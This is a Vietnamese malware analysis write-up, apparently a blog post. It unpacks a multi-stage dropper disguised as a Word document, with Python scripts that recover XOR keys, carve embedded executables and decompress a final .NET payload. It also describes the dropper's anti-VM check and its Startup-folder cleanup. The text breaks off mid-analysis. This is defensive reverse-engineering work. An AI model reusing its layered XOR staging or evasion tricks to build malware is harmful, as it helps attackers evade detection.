
Sau khi chạy hết vòng lặp này, file đã được decrypt 1 lần, nhưng payload ở cuối file vẫn chưa được xử lý
Layer 2 XOR

Giải thích sơ:
- Tại line 172: Di chuyển tới cuối file rồi đi lùi lên
v16byte- Tại line 173: Trỏ tới phần payload được encrypt sau stage 1
- Tại line 174:
v20sẽ chứa file executable được decrypt full- Tại line 184: Sử dụng key từ
byte_180027B18để decrypt các byte còn lại và write vào bufferv20
Xem qua byte_180027B18, ta có
.data:0000000180027B18 byte_180027B18 db 0C5h, 0D9h, 0C6h, 0A9h, 0AFh, 0D4h, 0A6h, 0DDh, 10h dup(0) => C5 D9 C6 A9 AF D4 A6 DD
Từ đây, mình sẽ build một file để decrypt full hd không che payload từ Stage 2 (Executable)
import os

# byte_180028738
KEY_1 = bytes([0xD6, 0xC7, 0xDC, 0xF9, 0xEA, 0xC9, 0xA3, 0xE5])
# byte_180027B18
KEY_2 = bytes([0xC5, 0xD9, 0xC6, 0xA9, 0xAF, 0xD4, 0xA6, 0xDD])

FILE_NAME = "Word Document - 2026 BBBC.docx"

def xor_data(data, key):
    return bytearray(b ^ key[i % 8] for i, b in enumerate(data))

def main():
    if not os.path.exists(FILE_NAME):
        print(f"[-] Error: {FILE_NAME} not found in current directory.")
        return

    with open(FILE_NAME, "rb") as f:
        ciphertext = f.read()

    print(f"[*] Loaded {len(ciphertext)} bytes from {FILE_NAME}")

    # --- Stage 1: Global Decryption ---
    print("[*] Running Stage 1 decryption...")
    stage1_buffer = xor_data(ciphertext, KEY_1)

    # --- Stage 2: Payload Carving ---
    # Find the 'MZ' header.
    # 0x4D ^ 0xC5 = 0x88 | 0x5A ^ 0xD9 = 0x83
    target_header = bytes([0x88, 0x83])
    offset = stage1_buffer.rfind(target_header)

    if offset == -1:
        print("[-] Error: Could not find Stage 2 payload signature. Check Key 1.")
        return

    print(f"[+] Found Stage 2 payload start at offset: {hex(offset)}")
    payload_encrypted = stage1_buffer[offset:]

    # --- Stage 3: Final Decryption ---
    print("[*] Running Stage 2 decryption...")
    final_payload = xor_data(payload_encrypted, KEY_2)

    output_file = "decrypted_payload.exe"
    with open(output_file, "wb") as f:
        f.write(final_payload)

    print(f"[+] Success! Stage 2 EXE extracted to: {output_file}")
    print(f"[*] Payload Size: {len(final_payload)} bytes")

if __name__ == "__main__":
    main()

Honeypot

Kiểm tra file EXE, có thể thấy khá lạ khi có header MZ nhưng không có bất cứ machine code nào, mình tiếp tục đào thêm trong phần disassembly thì phát hiện dropper có sử dụng thêm một parser riêng

Đọc lại phần code được decompile, có một function unknown, mình ấn vào để decompile thì nó chính là wtoi :)
Như vậy, từ 3 line này:
v18 = FileSize - v16;
v19 = &v6[v18];
v20 = (char *)operator new(v16);
Chúng ta có thể hiểu như sau:
v18 =
SizeOf(Word Document - 2026 BBBC.docx) - v16v19 = Con trỏ của container được encrypt
v20 = Địa chỉ bộ nhớ của buffer trống
Vậy giờ chỉ cần biết độ dài cần tách phần cuối file, để ý v10 tại đây:
v10 = Decrypt_XOR((__int64)&unk_180027E9C, dword_180027E98, (__int64)Layer1_Key);
Sử dụng offset của &unk_180027E9C và XOR cùng key Layer1_Key vừa được tìm thấy ở trước (D6 C7 DC F9 EA C9 A3 E5), mình sẽ có kết quả là 5737851
Sửa lại một chút trong phần code Python để decrypt
import os
import struct

# --- Keys & Constants ---
KEY_1 = bytes([0xD6, 0xC7, 0xDC, 0xF9, 0xEA, 0xC9, 0xA3, 0xE5])
KEY_2 = bytes([0xC5, 0xD9, 0xC6, 0xA9, 0xAF, 0xD4, 0xA6, 0xDD])
FILE_NAME = "Word Document - 2026 BBBC.docx"

CONTAINER_SIZE = 5737851

def xor_data(data, key):
    """Applies a repeating 8-byte XOR key."""
    return bytearray(b ^ key[i % 8] for i, b in enumerate(data))

def read_chunk(data, offset):
    """
    The C++ 'Parser' replica.
    Safely reads a Length-Value chunk.
    """
    if offset + 4 > len(data):
        return None, offset

    # Read the 4-byte size header
    size = struct.unpack_from("<I", data, offset)[0]
    data_start = offset + 4

    # Sanity checks: 0 bytes, >50MB, or exceeds buffer
    if size == 0 or size > 50_000_000 or data_start + size > len(data):
        return None, offset

    # Safe extraction
    return data[data_start : data_start + size], data_start + size

def main():
    if not os.path.exists(FILE_NAME):
        print(f"[-] Error: {FILE_NAME} not found.")
        return

    with open(FILE_NAME, "rb") as f:
        ciphertext = f.read()

    file_size = len(ciphertext)
    print(f"[*] Loaded {file_size} bytes from '{FILE_NAME}'")

    if file_size < CONTAINER_SIZE:
        print("[-] Error: File is smaller than the expected container size.")
        return

    # --- Stage 1: Global Decryption ---
    print("[*] Running Stage 1 decryption (Global XOR)...")
    stage1_buffer = xor_data(ciphertext, KEY_1)

    # --- The _wtoi Offset Math ---
    # v18 = FileSize - v16;
    container_offset = file_size - CONTAINER_SIZE
    print(f"[+] Container mathematically located at offset: {hex(container_offset)}")

    # v19 = &v6[v18];
    container_encrypted = stage1_buffer[container_offset:]

    # --- Stage 2: Clean Decryption ---
    # Because v21 = 0 in the C++, we start KEY_2 cleanly at index 0
    print("[*] Decrypting Container with Key 2...")
    container_decrypted = xor_data(container_encrypted, KEY_2)

    # --- Parse the LV Chunks ---
    print("[*] Parsing Length-Value Chunks...")
    parsed_chunks = []
    offset = 0

    while offset < len(container_decrypted):
        chunk_data, next_offset = read_chunk(container_decrypted, offset)
        if chunk_data is None:
            break

        parsed_chunks.append(chunk_data)
        offset = next_offset

    if not parsed_chunks:
        print("[-] Failed to parse LV chunks. Check your CONTAINER_SIZE.")
        return

    print(f"[+] Successfully extracted {len(parsed_chunks)} embedded chunks!")
    print("-" * 45)

    # --- Save the Chunks ---
    for i, chunk in enumerate(parsed_chunks):
        if chunk.startswith(b'MZ'):
            file_name = f"chunk_{i}_loader.exe"
            file_type = "Executable"
        else:
            file_name = f"chunk_{i}_data.bin"
            file_type = "Data Blob"

        with open(file_name, "wb") as f:
            f.write(chunk)

        print(f"[>] Saved: {file_name:<20} | Type: {file_type:<10} | Size: {len(chunk):>8} bytes")

if __name__ == "__main__":
    main()

Và mình đã có 3 file
File EXE ở cuối có vẻ khá legit

Mình sẽ tiếp tục đưa vào DotPeek để decompile code C#.
1.3: Phân tích dropper (2)
 Sau khi đưa vào DotPeek, chúng ta đã được một file hợp lệ, mình sẽ xuất qua Visual Studio để làm việc dễ hơn.


Trước hết chúng ta khởi động với một cơ chế “Anti-VM” bằng cách kiểm tra số core CPU trong hệ thống, nếu nhỏ hơn 2, dropper sẽ tự end

Tiếp tục tới hàm oCUXOhKiTphIQxocCpfLsjPzZkwcmweLBaAbXKrgkfujIUGrzumsD, được sử dụng để clean file được đặt trong Startup từ các stage trước:

Và cuối cùng, giờ mình sẽ decode chuỗi Base64 dOKpoUYblntPjelvrivJrvGonGtmXjgRGQTNw_HaJTvRtUGrYGwBusW và XOR nó với key [196, 169, 174, 251, 247, 168, 252, 233, 227, 166]
Mình sẽ dùng helper bằng Python sử dụng zlib
import base64
import zlib

# The 10-byte XOR key from the C# code
XOR_KEY = bytes([196, 169, 174, 251, 247, 168, 252, 233, 227, 166])

# Paste the massive Base64 string from your .bin file here:
B64_PAYLOAD = "KBTXZ6vtKdafHSpE1YBsDVuOWYH3YFrfli637nGWqBrKYvO<SNIP>"

def main():
    print("[*] Decoding Base64...")
    encrypted_data = base64.b64decode(B64_PAYLOAD)

    print("[*] Applying XOR Decryption...")
    decrypted_data = bytearray()
    key_len = len(XOR_KEY)
    for i in range(len(encrypted_data)):
        decrypted_data.append(encrypted_data[i] ^ XOR_KEY[i % key_len])

    print("[*] Decompressing Deflate Stream...")
    try:
        # -15 forces zlib to decompress a raw deflate stream (no zlib headers)
        final_dll = zlib.decompress(decrypted_data, -15)

        output_name = "Stage3_Final_Payload.dll"
        with open(output_name, "wb") as f:
            f.write(final_dll)

        print(f"[+] Success! Extracted final payload to: {output_name}")
        print(f"[+] Final DLL Size: {len(final_dll)} bytes")

    except zlib.error as e:
        print(f"[-] Decompression failed. Ensure the Base64 string is complete. Error: {e}")

if __name__ == "__main__":
    main()


Và sau khi đã decode, chúng ta đã có một góc nhìn rõ ràng hơn :P
1.4: Phân tích core
Vậy là sau 7749 bước giải mã static từ file CHM, chúng ta đã tới với phần core của malware này, mình sẽ tiếp tục đưa vào DotPeek để decompile và mở trong Visual Studio (tím)

Sau khi đưa vào DotPeek, có thể thấy codename của malware này là
fawlyg0n
:v Khá là hại mắt, nhưng mình sẽ đục vào function được mention trong Dropper được phân tích ngay trên: jAvYGkrRmjnSmZiwXerWcYtYwaynVwSJlzjfzSwznluMwatEIBxnJrKKHWcflCwqPc

Mình xin lỗi nhưng mình phải đóng Visual Studio vì file kia nặng vl :(
Ctrl+Shift+F để tìm function này và chúng ta đã tìm thấy
